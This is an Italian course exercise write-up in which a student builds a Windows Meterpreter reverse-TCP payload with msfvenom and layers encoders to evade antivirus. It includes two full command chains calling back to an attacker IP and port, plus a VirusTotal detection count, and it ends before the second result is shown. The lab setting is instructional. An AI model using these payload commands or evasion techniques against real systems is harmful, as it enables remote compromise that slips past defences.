Zurigo, 25.11.2024

Esercizio di Oggi:
Creazione di un Malware con Msfvenom Obiettivo dell'Esercizio L'esercizio di oggi consiste nel creare un malware utilizzando msfvenom che sia meno rilevabile rispetto al malware analizzato durante la lezione.
Passaggi da Seguire
1. Preparazione dell'Ambiente. Assicurati di avere un ambiente di lavoro sicuro e isolato, preferibilmente una macchina virtuale, per evitare danni al sistema principale.
2. Utilizzo di msfvenom per generare il malware.
3. Migliorare la Non Rilevabilità
4. Test del Malware una volta generato.
5. Analisi dei Risultati. Confronta i risultati del tuo malware con quelli analizzati durante la lezione. Valuta le differenze in termini di rilevabilità e discuti le possibili migliorie.

Conclusione

L'obiettivo di questo esercizio è non solo creare un malware funzionale, ma anche sviluppare la capacità di migliorare la non rilevabilità.
Questo tipo di pratica è essenziale per comprendere meglio le tecniche utilizzate sia dagli attaccanti che dai difensori nel campo della sicurezza informatica.

Svolgimento

Oggi abbiamo affrontato il discorso Malware (Malicious malware). Il **Malware** è un termine generico che indica qualsiasi tipo di software progettato per danneggiare un computer o una rete.
Questi programmi malevoli possono assumere diverse forme e avere vari scopi, ma tutti condividono l'obiettivo di causare danni o di ottenere un accesso non autorizzato a sistemi informatici.

Per creare il nostro Malware andremo ad utilizzare MSFVenom che è uno strumento potente e versatile incluso nel framework Metasploit.
Esso viene utilizzato principalmente per **generare payload** personalizzati che possono essere utilizzati in attacchi informatici per compromettere sistemi vulnerabili.

Cosa sono i payload?

In termini semplici, un payload è il codice che viene eseguito su un sistema target una volta che un exploit ha avuto successo. Questo codice può eseguire una vasta gamma di azioni, dal visualizzare un semplice messaggio a fornire all'attaccante un accesso completo al sistema compromesso.

Cosa fa msfvenom?

- **Genera payload:** Crea diversi tipi di payload, come shellcode, eseguibili, o script per vari sistemi operativi.
- **Applica encoder:** Offusca il payload rendendolo più difficile da rilevare dagli antivirus e dai sistemi di difesa.

- **Combina payload ed exploit:** Permette di integrare i payload generati con gli exploit esistenti in Metasploit.


Perché utilizzare msfvenom?

- **Flessibilità:** Permette di creare payload altamente personalizzati per adattarsi a diversi scenari di attacco.
- **Varietà:** Supporta una vasta gamma di payload e piattaforme.
- **Offuscamento:** Gli encoder incorporati aiutano a eludere le difese di sicurezza.

Dato l'esercizio dobbiamo analizzare il seguente codice:

msfvenom Il comando per generare payloads.
-p windows/meterpreter/reverse_tcp Specifica il payload. In questo caso, è un payload Meterpreter che stabilisce una connessione inversa TCP.
LHOST192.168.1.23 Indirizzo IP dell'attaccante dove il payload tenterà di connettersi.
LPORT5959 Porta sulla quale ascolteremo la macchina target
-a x86 --platform windows Selezioniamo OS della macchina target
-e x86/shikata_ga_nai Codifica il payload utilizzando l'encoder shikata_ga_nai, noto per essere un encoder polimorfico.
-i 100 Indica il numero di iterazioni di codifica da applicare 100 iterazioni).
-f raw Formato di output, in questo caso raw (grezzo), senza nessun wrapper
| Pipe, utilizza l'output della prima parte come input per il prossimo comando msfvenom.
msfvenom Richiamo di msfvenom per la seconda parte della creazione del payload
-a x86 --platform windows Selezioniamo OS della macchina target
-e x86/countdown Per la seconda sessione del payload impostiamo un encoder differente
-i 200 Indica il numero di iterazioni di codifica da applicare 200 iterazioni).
-f raw Formato di output, in questo caso raw (grezzo), senza nessun wrapper
| Pipe, utilizza l'output della prima parte come input per il prossimo comando msfvenom.
msfvenom Richiamo di msfvenom per la terza parte della creazione del payload
-a x86 --platform windows Selezioniamo OS della macchina target
-e x86/shikata_ga_nai Codifica il payload utilizzando l'encoder shikata_ga_nai, noto per essere un encoder polimorfico.
-i 138 Indica il numero di iterazioni di codifica da applicare 138 iterazioni).
-o polimorficommm.exe Il nome e l'estensione che andremo a dare al payload

Abbiamo testato questo Malware su virustotal e abbiamo ricevuto questo output:




Possiamo vedere che è stato rilevato come malevolo da 9 screener su 62.

Andiamo ora a modificare l'input per Msfvenom in questo modo:

msfvenom -p windows/meterpreter/reverse_tcp LHOST192.168.1.23 LPORT5959 -a x86 --platform windows -e x86/shikata_ga_nai **-i 200** -f raw | msfvenom -a x86 --platform windows **-e x86/xor_dynamic -i 200** -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai **-i 200** -o ammazza.exe

Abbiamo **aumentato le iterazioni** di ogni encoder ed abbiamo **cambiato l'encoder** della seconda sessione della costruzione del payload ed abbiamo ottenuto questo risultato:



Grazie,
Antonio Bevilacqua